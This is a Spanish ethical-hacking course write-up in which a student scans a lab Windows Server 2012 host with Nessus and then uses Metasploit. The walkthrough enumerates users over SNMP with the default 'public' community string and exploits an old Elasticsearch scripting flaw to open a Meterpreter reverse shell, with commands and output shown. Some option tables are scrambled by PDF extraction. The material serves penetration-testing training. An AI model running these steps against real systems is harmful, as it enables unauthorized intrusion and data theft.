

Curso de Hacking ético Master. D

Ejercicio 8 HERRAMIENTAS DE EXPLOTACIÓN

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
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Introducción

En este ejercicio, haremos uso de distintas herramientas de explotación sobre nuestra máquina de Windows Server 2012. A lo largo del ejercicio, haremos diversos ataques manuales sobre nuestro objetivo. Ya en esta etapa explotamos las vulnerabilidades que venimos estudiando en ejercicios anteriores y nos haremos con información confidencial de nuestra máquina objetivo.

Uso de Nessus para detección de Vulnerabilidades

Empezaremos utilizando Nessus para hacer un análisis de vulnerabilidades sobre nuestro objetivo, que es la máquina de Windows Server 2012 de nuestro laboratorio. Luego con las vulnerabilidades encontradas, usaremos Metasploit para explotarlas.



Windows Server 2012 enigma / Plugin #41028 Back to Vulnerability Group Vulnerabilities 23 Notes 1 History 2 Hosts 1

SNMP Agent Default Community Name (public) HIGH

Description

It is possible to obtain the default community name of the remote SNMP server.

An attacker may use this information to gain more knowledge about the remote host, or to change the configuration of the remote system (if the

Solution

Disable the SNMP service on the remote host if you do not use it. Either filter incoming UDP packets going to this port, or change the default community string.

Output

Port A

The remote SNMP server replies to the following default community string : public

To see debug logs, please visit individual host

default community allows such modifications).

Hosts

161 / udp / snmp

Uso de Metasploit

Podemos observar en la imagen anterior que Nessus encontró una vulnerabilidad llamada "SNMP Agent Default Community Name (public)". Esta vulnerabilidad se refiere a una debilidad en la configuración del servicio SNMP (Simple Network Management Protocol) en un sistema remoto. SNMP es un protocolo utilizado para gestionar y monitorear dispositivos en una red. Un agente SNMP en un dispositivo, responde a solicitudes de información (consultas) y puede aceptar comandos de configuración. La vulnerabilidad se centra en el nombre de la comunidad SNMP predeterminado, que es como una "contraseña" utilizada para autenticar solicitudes y comandos SNMP. En muchos sistemas, especialmente aquellos que no han sido configurados adecuadamente, el nombre de la comunidad predeterminado es "public". Este es un valor comúnmente conocido y utilizado por muchos dispositivos y sistemas SNMP por defecto.

A continuación veremos una imagen de como buscar y ejecutar exploits sobre esta vulnerabilidad.

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Buscamos snmp windows (ya que sabemos que nuestro objetivo es una máquina windows). Primero empezaremos con el módulo auxiliary que nos dará información que luego utilizaremos para explotarla.

```
public
                                         SNMP Community String
   COMMUNITY
                               yes
   RETRIES
                                         SNMP Retries
                               yes
                                         The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
              10.0.2.5
   RHOSTS
                               yes
   RPORT
              161
                                         The target port (UDP)
                               ves
   THREADS
                                         The number of concurrent threads (max one per host)
                               ves
   TIMEOUT
                               ves
   VERSION
                                         SNMP Version <1/2c>
                               yes
View the full module info with the info, or info -d command.
```

Luego configuramos las opciones, en este caso solamente cambiaremos el Rhosts, ya que el puerto 161 ya viene como predeterminado y es el que corre este servicio.

s) > options

msf6 auxiliary(sca

Name

Module options (auxiliary/scanner/snmp/snmp_enumusers):

Current Setting Required Description

```
msf6 auxiliary(scanner/snmp/snmp_enumusers) > run
[+] 10.0.2.5:161 Found 13 users: Administrator, Guest, caras, graciosillo, hiedra, krbtgt, perdicion, pinguino, ras, solomon, sombrerero, vagrant, zas
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Aquí podemos ver todos los usuarios que encontramos al ejecutar este módulo auxiliary.

Ejecutaremos a continuación el módulo **snmp_enumshares** que se utiliza para enumerar recursos compartidos en un sistema a través del protocolo SNMP, lo que nos puede ser útil para entender la estructura de archivos y carpetas en la máquina. Si hay recursos compartidos configurados de manera insegura, podríamos utilizarlos para acceder a datos sensibles, como la ejecución de comandos o la transferencia de archivos.

Elasticsearch Transport Protocol Unspecified Remote Code Execution

Ahora explotaremos otra vulnerabilidad que encontramos con Nessus. Elasticsearch es un motor de búsqueda y análisis distribuido, utilizado comúnmente para indexar y buscar grandes cantidades de datos en tiempo real. Utiliza un protocolo de transporte para la comunicación entre nodos en un clúster. El protocolo de transporte es responsable de la transferencia de datos entre los nodos de Elasticsearch. Nessus también nos dice que es posible la ejecución de código remoto por lo que intentaremos utilizar algún exploit que nos pueda dar acceso a la máquina. Una vez tenemos abierto metasploit buscaremos con search algún exploit que nos pueda servir.

En la siguiente imagen se puede observar este proceso.

```
msf6 > search elasticsearch
Matching Modules
                                                             Disclosure Date Rank
   # Name
                                                                                         Check Description
     exploit/multi/elasticsearch/script mvel rce
                                                             2013-12-09
                                                                              excellent Yes
                                                                                                ElasticSearch Dynamic Script Arbitrary Java Execution
     exploit/multi/elasticsearch/search groovy script
                                                             2015-02-11
                                                                              excellent Yes
                                                                                                ElasticSearch Search Groovy Sandbox Bypass
     auxiliary/scanner/http/elasticsearch traversal
                                                                              normal
                                                                                         Yes
                                                                                                ElasticSearch Snapshot API Directory Traversal
     auxiliary/gather/elasticsearch enum
                                                                                                Elasticsearch Enumeration Utility
                                                                              normal
                                                                                         No
     auxiliary/scanner/http/elasticsearch memory disclosure 2021-07-21
                                                                                                Elasticsearch Memory Disclosure
                                                                              normal
                                                                                         Yes
   5 exploit/multi/misc/xdh x exec
                                                                              excellent Yes
                                                                                                Xdh / LinuxNet Perlbot / fBot IRC Bot Remote Code Execution
                                                             2015-12-04
Interact with a module by name or index. For example info 5, use 5 or use exploit/multi/misc/xdh x exec
msf6 > use Interrupt: use the 'exit' command to guit
msf6 > use exploit/multi/elasticsearch/script mvel rce
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
                                /scrint myel rce) > options
msf6 exploit(mu
Module options (exploit/multi/elasticsearch/script mvel rce):
```

A proxy chain of format type:host:port[,type:host:port][...]

A directory where we can write files (only for *nix environments)

Negotiate SSL/TLS for outgoing connections

The path to the ElasticSearch REST API

The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html

Name

Proxies

TARGETURI

WritableDir /tmp

9200

false

RHOSTS

RPORT

VHOST

SSL

Current Setting Required Description

no

ves

ves

no

ves

no

ves

The target port (TCP)

HTTP server virtual host

Configuramos en options el Rhosts con el ip de nuestra máquina objetivo y lanzamos el exploit. El exploit fue exitoso y logramos crear una shell a traves de Meterpreter. Una vez dentro de nuestra máquina objetivo podemos ejecutar diversos comandos como "getuid" para saber información del usuario actual de la sesión, "upload" y "download" subir y bajar archivos desde nuestro sistema al de la máquina, "sysinfo" muestra información sobre el sistema operativo, la arquitectura del sistema y otra información del sistema objetivo. A continuación mostraremos algunas imágenes de este proceso.

msf6 exploit(multi/elasticsearch/script_mvel_rce) > exploit

```
[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Trying to execute arbitrary Java...
[*] Discovering remote OS...
[+] Remote OS is 'Windows Server 2012'
[*] Discovering TEMP path
[+] TEMP path identified: 'C:\Windows\TEMP\'
[*] Sending stage (57692 bytes) to 10.0.2.5
[*] Meterpreter session 1 opened (10.0.2.15:4444 → 10.0.2.5:63626) at 2024-01-18 06:03:00 -0500
[!] This exploit may require manual cleanup of 'C:\Windows\TEMP\dNLPL.jar' on the target
```

```
meterpreter > getuid
Server username: ENIGMA$
meterpreter > sysinfo
Computer
               : enigma
OS
                : Windows Server 2012 6.2 (amd64)
Architecture
                : x64
System Language : en US
Meterpreter : java/windows
meterpreter > shell
Process 2 created.
Channel 2 created.
Microsoft Windows [Version 6.2.9200]
(c) 2012 Microsoft Corporation. All rights reserved.
C:\Program Files\elasticsearch-1.1.1>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 74FB-F2F5
 Directory of C:\Program Files\elasticsearch-1.1.1
01/17/2024 12:56 PM
                        <DIR>
01/17/2024 12:56 PM
                        <DIR>
04/16/2014 11:28 PM
                       <DIR>
                                      bin
04/16/2014 11:28 PM
                       <DIR>
                                      config
01/11/2019 06:56 PM
                       <DIR>
                                      data
01/17/2024 12:56 PM
                        <DIR>
                                      dsr
04/16/2014 11:28 PM
                                      lib
                        <DIR>
02/12/2014 06:35 PM
                               11,358 LICENSE.txt
02/12/2014 06:35 PM
                                11,358 LICENSE_1.txt
01/18/2024 11:48 AM
                        <DIR>
                                      logs
03/26/2014 12:38 AM
                                  150 NOTICE.txt
03/26/2014 12:38 AM
                                  150 NOTICE 1.txt
03/26/2014 12:38 AM
                                 8,093 README.textile
```

Conclusiones

A través de la realización de este ejercicio, aprendimos a explotar algunas de las vulnerabilidades que aprendimos en ejercicios anteriores. Ahora ya no solo se trata de analizar las vulnerabilidades que encontremos, si no que empezamos a hacer uso de ellas y vulnerar las máquinas de nuestro laboratorio. Sea para obtener acceso total de la máquina ó para "robar" información que encontremos dentro de ellas. Con este ejercicio practicamos y avanzamos en nuestra labor de pentester.